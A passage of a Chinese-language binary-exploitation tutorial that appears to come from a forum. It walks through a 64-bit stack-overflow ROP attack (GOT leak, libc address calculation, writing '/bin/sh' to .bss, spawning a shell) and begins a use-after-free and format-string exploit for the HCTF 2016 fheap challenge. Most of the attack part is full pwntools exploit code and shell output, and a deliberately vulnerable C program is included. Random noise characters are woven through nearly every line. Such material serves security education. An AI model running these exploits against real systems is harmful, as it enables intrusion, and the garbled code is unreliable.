8 N; S6 D: h3 ^5 t) d; y - # binsh_addr 高 pop rdi7 o8 y$ y) W! H: r1 b
: c0 M# F; ^! i- {4 o! z2 Y. W- print("\n##########sending payload##########\n")
; i b% s3 M% L8 c - p.send(payload)8 ?4 Z; a- F5 b" z( Y0 J
- p.interactive()
9 I0 D8 h1 S$ \5 h最后测试如下: - ; [: r: U7 }4 J) D w
- panda@ubuntu:~/Desktop/test$ python test2.py
3 b! i2 g. i5 h# Z; r - [*] '/lib/x86_64-linux-gnu/libc.so.6'* U1 G4 l2 I) E+ s
- Arch: amd64-64-little
/ |% \4 t" I/ r$ s - RELRO: Partial RELRO
0 R% @6 A' w$ b+ I" I) J - Stack: Canary found
, X2 S3 G, f! n9 f* s1 P - NX: NX enabled
o" u# O) ]" U& A2 o! M& F0 u/ \ - PIE: PIE enabled
, E- Q, V( g3 g, }$ C - [+] Starting local process './linux_x64_test2': pid 118889
" d( Y+ e" D9 R' X3 L2 ]2 ~0 O - binsh_static = 0x18cd57( N) ]2 E8 b6 S4 n/ M
- binsh2_static = 0x18cd575 m B' i8 {5 Q" p$ U
- binsh_offset = 0x1479c7
3 b1 G# v7 x0 M o& D3 b2 D# Z - binsh_addr = 0x7fc3018ffd57
b# T, x; r6 {9 L - pop_ret_offset = 0x-2428e
% J y/ O& z% a" K, b( R7 f - pop_ret_addr = 0x7fc301794102
) m0 q U E6 H! s, q9 ^" } - 9 c' ~/ [" K; u4 s, k( d
- ##########sending payload##########
* l, ~2 [5 m& p$ x - [*] Switching to interactive mode8 {. d' h9 W/ h8 f9 |
- Hello, World$ C$ z7 r2 d6 H/ _
- $ whoami6 `* c& P( Q7 r) F
- panda
- n& D* q+ a# \* X; O9 i7 Y' I0 [
实践3栈溢出去掉辅助函数
# H1 U* p. B7 f6 ^% C
' p1 \% M( H' U$ Y# f/ Y- #include <stdio.h>
/ F1 h3 R7 p8 [5 e/ O: A1 O& M - #include <stdlib.h>
1 ^$ M4 Q' \- U, u) o - #include <unistd.h> f4 p* c8 l. w- q% R
- # D( A; X3 w# f
- void vulnerable_function() {; [3 \4 V' x0 }! M2 A) p7 c
- char buf[128];" o! |9 A+ h6 E* ] |% W
- read(STDIN_FILENO, buf, 512);
5 g/ w& P; d, \7 I9 y5 f5 U - }
0 j) \0 R* R! \ - int main(int argc, char** argv) {2 `* ~; D9 \# }" i
- write(STDOUT_FILENO, "Hello, World\n", 13);+ ?. j, C' r0 j, T' q
- vulnerable_function();+ b; t( J% F. g+ X/ l3 H
- }+ k& {9 i& u' N1 \0 L
- 编译方法:gcc -fno-stack-protector linux_x64_test3.c -o linux_x64_test3 -ldl //禁用栈保护
检查防护
`3 D0 H+ i( S5 ]0 O5 u2 C7 n7 U- gdb-peda$ checksec linux_x64_test3
3 J u7 H5 b& a' A& v- G - CANARY : disabled
( c+ h& J* d3 g - FORTIFY : disabled% J( Z' b) s- s. n% B
- NX : ENABLED
8 F) U4 _. d5 ] - PIE : disabled; w, M" f/ T- U) T. I
- RELRO : Partial
; X# w" x1 K; {; W7 A$ @; D! T - gdb-peda$ quit
. f0 ~. r1 N5 ~. g
; ~) n, \6 {) b, Z$ G.bss段相关概念:堆(heap),栈(stack),BSS段,数据段(data),代码段(code /text),全局静态区,文字常量区,程序代码区。 BSS段:BSS段(bss segment)通常是指用来存放程序中未初始化的全局变量的一块内存区域。 数据段:数据段(data segment)通常是指用来存放程序中已初始化的全局变量的一块内存区域。 代码段:代码段(code segment/text segment)通常是指用来存放程序执行代码的一块内存区域。这部分区域的大小在程序运行前就已经确定,并且内存区域通常属于只读, 某些架构也允许代码段为可写,即允许修改程序。在代码段中,也有可能包含一些只读的常数变量,例如字符串常量等。 堆(heap):堆是用于存放进程运行中被动态分配的内存段,它的大小并不固定,可动态扩张或缩减。当进程调用malloc等函数分配内存时,新分配的内存就被动态添加到堆上(堆被扩张);当利用free等函数释放内存时,被释放的内存从堆中被剔除(堆被缩减)。 栈(stack):栈又称堆栈,用户存放程序临时创建的局部变量。在函数被调用时,其参数也会被压入发起调用的进程栈中,并且待到调用结束后,函数的返回值也会被存放回栈中。由于栈的后进先出特点,所以栈特别方便用来保存/恢复调用现场。 程序的.bss段中.bss段是用来保存全局变量的值的,地址固定,并且可以读可写。 [td]| Name | Type | Addr | Off | Size | ES | Flg | Lk | Inf | Al | | 名字 | 类型 | 起始地址 | 文件的偏移地址 | 区大小 | 表区的大小 | 区标志 | 相关区索引 | 其他区信息 | 对齐字节数 |
‘7 ^" f, ]: A- h/ M
- : a b8 p. H, K% d
- panda@ubuntu:~/Desktop/test$ readelf -S linux_x64_test3" n8 ?2 i) h$ d* j8 ^6 n; Z2 G, p2 c1 m
- There are 31 section headers, starting at offset 0x1a48:
; q% ~; ]2 r" J. H( L. h, w - : E0 M2 Q5 f9 G. u- H$ [- ]
- Section Headers:2 B3 o6 L/ h6 O- H5 c o6 N4 @. f
- [Nr] Name Type Address Offset
! L# s7 R: z- J/ { - Size EntSize Flags Link Info Align# Z$ z. s! k" F- x0 l
- [24] .got.plt PROGBITS 0000000000601000 00001000- N* K$ j/ p$ a0 M
- 0000000000000030 0000000000000008 WA 0 0 89 v, J$ ^; ~0 W. B: u! w
- [25] .data PROGBITS 0000000000601030 00001030
0 t; `9 m- q5 f/ ^4 Y; W) l4 [' o - 0000000000000010 0000000000000000 WA 0 0 8
& R+ v2 [# Q3 M1 W: n - [26] .bss NOBITS 0000000000601040 00001040
" _0 m2 S) K; U9 q. o - 0000000000000008 0000000000000000 WA 0 0 1
9 q' m( U; T$ f" i5 p# J, ^ - Key to Flags:
( w3 {: j, T5 A7 N2 J% | - W (write), A (alloc), X (execute), M (merge), S (strings), l (large)( j! C& n0 x! C% E+ t7 u, ]
- I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)9 l0 S" c6 A/ h# R
- O (extra OS processing required) o (OS specific), p (processor specific)
寻找合适的gadget
$ ]3 b) P# ^) v, L: L+ W- ' S- j0 O5 P; [
- panda@ubuntu:~/Desktop/test$ objdump -d linux_x64_test3
4 U Y0 n1 h- b6 B2 j3 e4 z - 00000000004005c0 <__libc_csu_init>:( B% {% f0 _8 M# c/ Z
- 4005c0: 41 57 push %r15+ O4 ~+ `; W0 o% H8 `5 {
- 4005c2: 41 56 push %r141 u' Y7 [ s3 _# L. V/ C4 k
- 4005c4: 41 89 ff mov %edi,%r15d+ M* h; R& H" I C" t
- 4005c7: 41 55 push %r13
* E S4 J2 }8 [4 n - 4005c9: 41 54 push %r12: }5 M1 F4 x8 m& V# i& R% t
- 4005cb: 4c 8d 25 3e 08 20 00 lea 0x20083e(%rip),%r12 # 600e10 <__frame_dummy_init_array_entry>) h, c1 n# {1 j7 f
- 4005d2: 55 push %rbp9 N+ Q: A$ @9 Y9 B" E) D& z) }$ D
- 4005d3: 48 8d 2d 3e 08 20 00 lea 0x20083e(%rip),%rbp # 600e18 <__init_array_end>6 g+ b( B* n& f5 t
- 4005da: 53 push %rbx; S/ `2 I/ e5 N' }
- 4005db: 49 89 f6 mov %rsi,%r14
! k+ b1 W/ z5 z: f& O. }) F - 4005de: 49 89 d5 mov %rdx,%r13
; v: Y# i% X2 M* j: Q9 N1 l) c - 4005e1: 4c 29 e5 sub %r12,%rbp
1 z8 W# L" U S9 C6 ^* U6 @4 ] - 4005e4: 48 83 ec 08 sub $0x8,%rsp
5 N w- e9 x7 O" p0 ~$ N- x - 4005e8: 48 c1 fd 03 sar $0x3,%rbp
' T1 q* y" v4 s4 z" c - 4005ec: e8 0f fe ff ff callq 400400 <_init>
2 U9 R- `+ O1 ^: `: G - 4005f1: 48 85 ed test %rbp,%rbp2 P: e6 _1 S! z: _. M& P0 U. Y
- 4005f4: 74 20 je 400616 <__libc_csu_init+0x56>
$ [4 ]% f9 D- o9 n( T) V& S6 L - 4005f6: 31 db xor %ebx,%ebx2 y* V1 a$ T: d* W$ T7 z
- 4005f8: 0f 1f 84 00 00 00 00 nopl 0x0(%rax,%rax,1)
5 D' |0 D3 |+ }6 N, h - 4005ff: 00 , O+ Q% @$ m$ h7 k
- , I0 e- u" c) }/ w0 @
- 400600: 4c 89 ea mov %r13,%rdx; \( B' g, M7 O6 w: [
- 400603: 4c 89 f6 mov %r14,%rsi
6 |$ g0 I7 S3 w/ ~ - 400606: 44 89 ff mov %r15d,%edi
5 b/ p+ J4 T/ c4 @" R# W - 400609: 41 ff 14 dc callq *(%r12,%rbx,8)& L% X# D) q9 [9 c& Y0 c8 K0 [
- 40060d: 48 83 c3 01 add $0x1,%rbx% |& K2 `$ b+ c# U/ e& q! F: p6 k
- 400611: 48 39 eb cmp %rbp,%rbx$ s" U! f7 K% A% f6 l/ g0 K, u9 O
- 400614: 75 ea jne 400600 <__libc_csu_init+0x40>
1 \( L& s# C. B Z( r! T5 i - 400616: 48 83 c4 08 add $0x8,%rsp
! N# E; M/ k, z( m+ x+ `
3 L: d2 l% g; {* A- 40061a: 5b pop %rbx
1 o2 c9 d, r3 L, c+ y( _ - 40061b: 5d pop %rbp& H: V9 o( t @* ]: @2 ^
- 40061c: 41 5c pop %r12
( s [3 X% X/ }( R7 ` - 40061e: 41 5d pop %r13
* C3 T/ q- |6 w5 {6 V& r# s - 400620: 41 5e pop %r14 \- ]! ?; y) t6 ]. h n
- 400622: 41 5f pop %r15+ }2 Z! {! A$ N {+ g
- 400624: c3 retq % s- q# L9 }0 C8 ~/ N3 y& w( L
- 400625: 90 nop, s% K" N$ y! n' z8 H/ Z
- 400626: 66 2e 0f 1f 84 00 00 nopw %cs:0x0(%rax,%rax,1)
) Z) W4 U5 n7 @5 A3 D2 L6 c - 40062d: 00 00 00

5 y3 m2 R% t! V0 Y程序自己的 __libc_csu_init 函数,没开PIE. 疑问: 这里可以直接write出got_system吗?既然都得到got_write这个是静态地址,还能去调用,难道got表函数随便调用不变?got_system 存储了实际的 libc-2.23.so!write 地址,所以去执行 got_system 然后打印出实际地址 为什么不传递 “/bin/sh”的字符串地址到最后调用的system(“/bin/sh”),而是将”/bin/sh”写入 bss段 因为这里rdi=r15d=param1 r15d 32-bit 所以不能传递给rdi 64-bit的 “/bin/sh” 字符串地址,所以必须写入到可写bss段,因为程序段就32-bit $ I1 ? e, e4 s8 Y5 H
/ V% H0 r! I t& l3 x- 00007f76:f3c0bd57|2f 62 69 6e 2f 73 68 00 65 |/bin/sh.e |1 e4 t& c2 r7 h! e
+ b0 Y1 F! [5 J) r( Z p* F3 t- // /dev/stdin fd/02 t: T8 t& n+ N2 x- L, K% h& l- K
- // /dev/stdout fd/1
) h) k/ D- G& H+ n- Y {- n4 Q - // /dev/stderr fd/2
; N. I4 W4 w* C$ v- ~6 F4 [
4 j+ \1 n9 z0 e% L7 r3 e总结: 返回到 0x40061a 控制rbx,rbp,r12,r13,r14,r15 返回到 0x400600 执行rdx=r13 rsi=r14 rdi=r15d call callq *(%r12,%rbx,8) 使 rbx=0 这样最后就可以callq *(r12+rbx*8)=callq *(r12)可以构造rop使之能执行任意函数 需要泄露真实 libc.so 在内存中的地址才能拿到system_addr,才能getshell,那么返回调用got_write(rdi=1,rsi=got_write,rdx=8),从服务端返回write_addr,通过write_addr减去 - write_static/libc.symbols[‘write’]和system_static/libc.symbols[‘system’] 的差值得到 system_addr,然后返回到main重新开始,但并没有结束进程 返回调用got_read(rdi=0,bss_addr,16),相当于执行got_read(rdi=0,bss_addr,8),got_read(rdi=0,bss_addr+8,8),发送 system_addr,”/bin/sh”,然后返回到main重新开始,但并没有结束进程 返回到bss_addr(bss_addr+8) -> system_addr(binsh_addr)
开始构造ROP查看got表 - 2 x; w, a+ ~1 Y @$ e" y
- panda@ubuntu:~/Desktop/test$ objdump -R linux_x64_test37 @! I! d& f5 ?& a1 f& v( J
0 C& Z$ H0 k8 g( a& S/ [9 ^- linux_x64_test3: file format elf64-x86-64
2 x9 j9 M: S+ n( h7 F - 4 y. ]; e$ H# C. l i) I
- DYNAMIC RELOCATION RECORDS
3 Y0 m! i: I. \ r - OFFSET TYPE VALUE
: N1 x; ]; S6 m$ ? - 0000000000600ff8 R_X86_64_GLOB_DAT __gmon_start__0 f0 u% |- H0 V3 L& a
- 0000000000601018 R_X86_64_JUMP_SLOT write@GLIBC_2.2.5& V+ S5 w2 W6 B' z* _+ s8 w! x
- 0000000000601020 R_X86_64_JUMP_SLOT read@GLIBC_2.2.5
; z, e" N/ ^; F! H8 y2 k - 0000000000601028 R_X86_64_JUMP_SLOT __libc_start_main@GLIBC_2.2.5
' M+ ~$ x4 k# L& Y$ m然后利用代码如下:
% f( M! I" [7 a. Z, H$ {, J0 l8 @( I- #!/usr/bin/python
& p# Q# b/ ~. y: G - # -*- coding: UTF-8 -*-6 S% B1 [) \. a. I1 u
3 J# w& }2 N0 l8 O- from pwn import *$ m" B# s z0 f. A
( g3 N2 H9 ^% c1 J' m0 s- libc_elf = ELF("/lib/x86_64-linux-gnu/libc.so.6")
i# E/ D- r, R - linux_x64_test3_elf = ELF("./linux_x64_test3")
( D/ Z C& F( ^. M9 k6 j/ U
( U7 z# F6 h9 K- # p = process("./linux_x64_test3")( g* [0 c$ M2 O O
- p = remote("127.0.0.1",10001)4 W, Z8 b( L$ [3 T* D1 f
- & G& V$ Z: Y+ r% G* e9 `% g
- pop_rbx_rbp_r12_r13_r14_r15_ret = 0x40061a
- q% ?! l$ \0 r( W. d6 h - print("[+] pop_rbx_rbp_r12_r13_r14_r15_ret = 0x%x" % pop_rbx_rbp_r12_r13_r14_r15_ret)
8 n2 K' I* b- q) y5 F2 F - rdx_rsi_rdi_callr12_ret = 0x4006003 E: p" `* Q$ H- Z& ~+ z
- print("[+] rdx_rsi_rdi_callr12_ret = 0x%x" % rdx_rsi_rdi_callr12_ret)' B& j% ^/ p/ @/ n1 H
- + a& }, v/ U9 C! n( T
- """: P5 h1 b5 _) u- b: E& W5 R- ]
- 0000000000601018 R_X86_64_JUMP_SLOT write@GLIBC_2.2.5
$ K" ?* G2 A; D) |1 w/ k; l+ N - 0000000000601020 R_X86_64_JUMP_SLOT read@GLIBC_2.2.5
& n/ |% u6 r0 {0 f u$ c) C - """
) c7 Y& j% {8 x1 G# N; A - got_write =0x0000000000601018
; ?& C" l2 F# h; e* [ - print("[+] got_write = 0x%x" % got_write)
. G* e; L% z* x8 _3 U3 S" J - & i1 W2 Y6 b- W w; n5 c+ b
- got_write2=linux_x64_test3_elf.got["write"]
; r" R+ [2 a" k: o - print("[+] got_write2 = 0x%x" % got_write2)+ {' s' P+ x+ k5 Y& O/ K
- 0 v" M( ~" C6 E! x) y
- got_read = 0x0000000000601020- u& t% N! `4 e9 h
- got_read2=linux_x64_test3_elf.got["read"]
! s& j: j# M7 l" ?5 z- ]/ d1 s - . \% ?1 c O# M3 x6 d* P
- """3 Y4 Y/ t( G6 ?" M( n! P
- 0000000000400587 <main>:1 @9 m5 P5 z+ T7 p! V
- 400587: 55 push %rbp
0 g% t' z% f) R - """
9 t, i+ `5 ]8 o' i/ t. T - main_static = 0x00000000004005870 v8 Z5 F( E& e
# w" B# y& ^- s. B- # call got_write(rdi=1,rsi=got_write, rdx=8)3 [% ^7 g& z/ F, R7 L
- # rdi=r15d=param1 rsi=r14=param2 rdx=r13=param3 r12=call_address) Y/ t3 O7 h3 @. R! W3 x5 {/ N- ^# A
- payload1 ="A"*136 + p64(pop_rbx_rbp_r12_r13_r14_r15_ret) # ret address : p64(pop_rbx_rbp_r12_r13_r14_r15_ret)/ Z1 [" d3 V* |3 J' V
- payload1 += p64(0)+ p64(1) # rbx=0 rbp=1 : p64(0)+ p64(1)
/ f, `& }5 V+ x0 k - payload1 += p64(got_write) # call_address : got_write0 I& b- Z' W+ m
- payload1 += p64(8) # param3 : 8
" L" \. g: c$ m - payload1 += p64(got_write) # param2 : got_write$ K9 S8 q u/ I: O% E Y% i& v# Y
- payload1 += p64(1) # param1 : 1
1 c1 v5 ?/ s, c4 P i* \: r) X
( U) w, O' _. T7 ~) t ^( h& y# _- payload1 += p64(rdx_rsi_rdi_callr12_ret) # call r12
, p; s) h% l% `/ z/ k3 Q - payload1 += p64(0)*7 # add $0x8,%rsp # 6 pop
6 `9 C1 x4 s' { - payload1 += p64(main_static) # return main4 t4 Z6 F) F9 q& `* ]
- s- W- X7 j+ B9 Z( i1 I" ?! O0 G- p.recvuntil('Hello, World\n')
% z3 y8 s! a* l# x* `+ J
% g% i0 P0 H6 l9 j2 x. D- print("[+] send payload1 call got_write(rdi=1,rsi=got_write, rdx=8)")+ y5 e9 L$ x: H% Q
- p.send(payload1)
- A+ f. O3 x! S( W, j4 {' e+ }) _8 T - sleep(1)
0 k7 m1 X9 Z/ Z7 p. B' E( }
* F$ I$ z, _! p1 U6 w4 j4 m$ L6 a- P i- write_addr = u64(p.recv(8))
* j0 h0 t% P7 [9 z) t& j# N - print("[+] write_addr = 0x%x" % write_addr)
# R2 c+ u; z$ C. E" H
; {# I% e; V, a* Q; s- write_static = libc_elf.symbols['write']- Q( ?$ q( W4 m0 F! [7 y6 o/ S
- system_static = libc_elf.symbols['system']* C9 K2 R6 f# b( S4 {
/ H6 |; I, {/ }) w% ^- system_addr = write_addr - (write_static - system_static)# O @" G- w5 P$ X8 J. d( u
- print("[+] system_addr = 0x%x" % system_addr)6 G4 v% F6 R3 t5 Y- d& y* O0 I& R9 T* m
! `& G9 P% O6 b4 z5 T8 L- """
V0 |; S" O) k6 o8 z4 W' z - [26] .bss NOBITS 0000000000601040 00001040+ z9 E6 ^+ ]. E* L) C
- 0000000000000008 0000000000000000 WA 0 0 1
8 N) X' V* ^0 N3 { - """/ G. G8 R5 Q1 N9 d! ^! t
- bss_addr = 0x00000000006010407 g& y5 C* d, x1 ]+ j; c
- bss_addr2 = linux_x64_test3_elf.bss(), A, ^; W9 I, [3 ~8 R, L
- print("[+] bss_addr = 0x%x" % bss_addr)) B& Y! }; P0 p) n$ f
- print("[+] bss_addr2 = 0x%x" % bss_addr2). Q3 l# W |+ m, Q6 ^2 P5 J
- 5 e$ t& @. V; y4 B/ w% S6 F ^
- # call got_read(rdi=0,rsi=bss_addr, rdx=16)9 ^! E. g- u1 h$ |" ^: `
- # got_read(rdi=0,rsi=bss_addr, rdx=8) write system& Q6 s9 o9 s( d8 W4 P
- # got_read(rdi=0,rsi=bss_addr+8, rdx=8) write /bin/sh
; \9 ` h8 x3 o - # rdi=r15d=param1 rsi=r14=param2 rdx=r13=param3 r12=call_address
4 B8 v9 D5 j; P9 C: i7 n$ a - 8 C. h, X* ?+ p, Q
- payload2 = "A"*136 + p64(pop_rbx_rbp_r12_r13_r14_r15_ret) # ret address : p64(pop_rbx_rbp_r12_r13_r14_r15_ret)4 o F" F/ Q- z6 u2 j9 Q# Y
- payload2 += p64(0)+ p64(1) # rbx=0 rbp=1 : p64(0)+ p64(1)- o6 `' m7 ~6 N! M X: K* E
- payload2 += p64(got_read) # call_address : got_read
7 P" e5 U7 ~, s+ K! v4 v z% b. f - payload2 += p64(16) # param3 : 16$ k0 H4 _1 ^/ w0 V( d
- payload2 += p64(bss_addr) # param2 : bss_addr: i& t2 s+ u4 r& [/ g# h( A) j7 k
- payload2 += p64(0) # param1 : 08 P% R8 J7 t0 O+ h( j& d
- * h7 m2 r& A* _- E T9 |
- payload2 += p64(rdx_rsi_rdi_callr12_ret) # call r12
/ k. k2 {% i6 v4 Z - payload2 += p64(0)*7 # add $0x8,%rsp 6 pop8 S0 b0 `' h1 d1 Z* v: A' A5 R
- payload2 += p64(main_static)
6 o' B% C& D" X
/ D' x" T ]2 `- p.recvuntil('Hello, World\n')7 K7 z) x: b& N G( W" `
0 o9 {% K5 k; d: j' H- print("[+] send payload2 call got_read(rdi=0,rsi=bss_addr, rdx=16)")& C0 ?7 |; S/ C$ X- l0 O g" }
- 0 {# A# S) _3 U$ {: e. q
- # raw_input()+ d* N8 l- B) q3 t% j
- p.send(payload2)
3 ?& O7 _) b# R a+ r. Q- l% x1 D" Q - # raw_input()
; C6 a& H" M$ H/ g" \ - 9 O3 H6 ~. ?/ P6 u1 v3 }
- p.send(p64(system_addr) + "/bin/sh\0") #send /bin/sh\04 S5 j; ?6 k6 l, g4 b9 A9 r
- """2 G! r$ @/ S7 Q R0 p8 K
- 00000000:00601040|00007f111b941390|........|
, k; L: _! F1 Y/ I" _) m- _ - 00000000:00601048|0068732f6e69622f|/bin/sh.|
# o5 h/ S2 _) s& C; v - """
+ {: k% T7 T! @ - sleep(1)
$ ]" U" {$ k$ [0 u - p.recvuntil('Hello, World\n')! i" l A0 D& I* g3 F+ d& k+ d
) o r2 K% z# x# ^0 u0 O- # call bss_addr(rdi=bss_addr+8) system_addr(rdi=binsh_addr). y5 Q$ @* |; @5 c
- # rdi=r15d=param1 rsi=r14=param2 rdx=r13=param3 r12=call_address
5 B7 k1 g0 z. ]$ ` - I: {+ V( j! p$ ]3 a
- payload3 ="A"*136 + p64(pop_rbx_rbp_r12_r13_r14_r15_ret) # ret address : p64(pop_rbx_rbp_r12_r13_r14_r15_ret)
& F' w( J& t2 k. |7 F9 r; x$ Z - payload3 += p64(0)+ p64(1) # rbx=0 rbp=1 : p64(0)+ p64(1)# e/ z' e1 `. z9 U* b% a
- payload3 += p64(bss_addr) # call_address : bss_addr
6 L2 b" E: l- p; M9 A( l! {6 D - payload3 += p64(0) # param3 : 0
- @7 i4 q$ o/ C2 P6 \ - payload3 += p64(0) # param2 : 0 M3 G* g. J. [ i4 y' {
- payload3 += p64(bss_addr+8) # param1 : bss_addr+8+ [8 M- o& |; E3 ~6 |5 r
- 7 d& t4 z3 h4 I5 m, V% y* z% F
- payload3 += p64(rdx_rsi_rdi_callr12_ret) # call r12
( @3 h1 J$ b `. a5 ]7 J - payload3 += p64(0)*7 # add $0x8,%rsp 6 pop
- I9 ^! M! X/ ~ - payload3 += p64(main_static)
6 _( t, f" ?9 @: m+ S! { - % V' U) ]# ^. F' W3 Q
- print("[+] send payload3 call system_addr(rdi=binsh_addr)")+ n2 H5 A! K: j* g- T
- p.send(payload3)5 t) N* _; T& `& _
- p.interactive()
_) K; m1 T: c* ]( ^ S
实践4_释放后使用(Use-After-Free)学习用 2016HCTF_fheap作为学习目标,该题存在格式化字符漏洞和UAF漏洞。格式化字符串函数可以接受可变数量的参数,并将第一个参数作为格式化字符串,根据其来解析之后的参数。格式化字符漏洞是控制第一个参数可能导致任意地址读写。释放后使用(Use-After-Free)漏洞是内存块被释放后,其对应的指针没有被设置为 NULL,再次申请内存块特殊改写内存导致任意地址读或劫持控制流。 分析程序checksec查询发现全开了
W9 B. {5 K F! P Q0 \- Arch: amd64-64-little' U+ ?+ h- u% K4 |: l, d4 S* O
- RELRO: Partial RELRO
5 U7 D5 O4 ]: l - Stack: Canary found
2 y8 F9 M% a9 }$ u5 Y$ @1 p* i" l - NX: NX enabled% x/ j/ {0 @! ?- U
- PIE: PIE enabled




, P5 T' ]- i* ~0 Y程序很简单就3个操作,create,delete,quit 漏洞点 在delete操作上发现调用free指针函数释放结构后没有置结构指针为NULL,这样就能实现UAF, 如下图 create功能会先申请0x20字节的内存堆块存储结构,如果输入的字符串长度大于0xf,则另外申请指定长度的空间存储数据,否则存储在之前申请的0x20字节的前16字节处,在最后,会将相关free函数的地址存储在堆存储结构的后八字节处 在create时全局结构指向我们申请的内存 这样就可以恶意构造结构数据,利用uaf覆盖旧数据结果的函数指针,打印出函数地址,泄露出二进制base基址,主要逻辑如下:
3 ^+ f8 b$ A( p: \- create(4 创建old_chunk0 但是程序占位 old_chunk0_size=0x30 申请0x20! E+ a% x* V( l4 X: g
- create(4 创建old_chunk1 但是程序占位 old_chunk1_size=0x30 申请0x20! s' K) l- Z5 J! w
- 释放chunk1% E4 K+ ^4 I5 S* ]$ v
- 释放chunk0 ^+ ~+ B# @! f8 P& y4 ^8 h( l9 t* U
- create(0x20 创建 chunk0 占位 old_chunk0,占位 old_chunk1& L8 ?; }7 j) z$ w
- 创建 chunk1 覆盖 old_chunk1->data->free 为 puts
! b+ F: Y$ I8 k3 ]! v此时执行delete操作,也就执行了 - % W0 e* I$ M8 h& }/ B; W. z% M
- free(ptr) -> puts(ptr->buffer和后面覆盖的puts地址)
G! ^' U5 A3 |* t& N/ E" h打印出了puts_addr地址,然后通过计算偏移得到二进制基址,如下:
) s4 @/ H: L9 T2 P- bin_base_addr = puts_addr - offset
然后利用二进制基址算出二进制自带的 printf 真实地址,再次利用格式化字符漏洞实现任意地址读写。如下是得到printf 真实地址 printf_addr后利用格式化字符漏洞实现任意地址读写的测试过程,我们输出10个%p 也就打印了堆栈前几个数据值。然后找到了 arg9 为我们能够控制的数据,所以利用脚本里printf输出参数变成了 “%9$p”,读取第九个参数。 - E6 t# ]+ i9 r! b
- delete(0)* V! g1 u+ ^ s: k* F1 I
- payload = 'a%p%p%p%p%p%p%p%p%p%p'.ljust(0x18, '#') + p64(printf_addr) # 覆盖chunk1的 free函数-> printf
$ X" M, A5 b0 V) E4 j - create(0x20, payload)$ U8 z! q4 j) I+ y$ p
- p.recvuntil("quit")
% {6 y% ^ m3 A1 b, W% @, U, T - p.send("delete ")% j6 W9 B, y( v7 a4 g
- p.recvuntil("id:")
; F7 i" n7 z9 o0 J - p.send(str(1) + '\n') [) }1 n) a$ K q. V
- p.recvuntil("?:"): p8 T/ k: a2 @. n2 I
- p.send("yes.1111" + p64(addr) + "\n") # 触发 printf漏洞4 W3 X3 ]4 a* R0 p+ t [4 E$ b# |# A
1 |$ P+ L2 P* F: j- p.recvuntil('a')
J% h8 e7 ^ O; ^* S4 L5 _& K - data = p.recvuntil('####')[:-4]
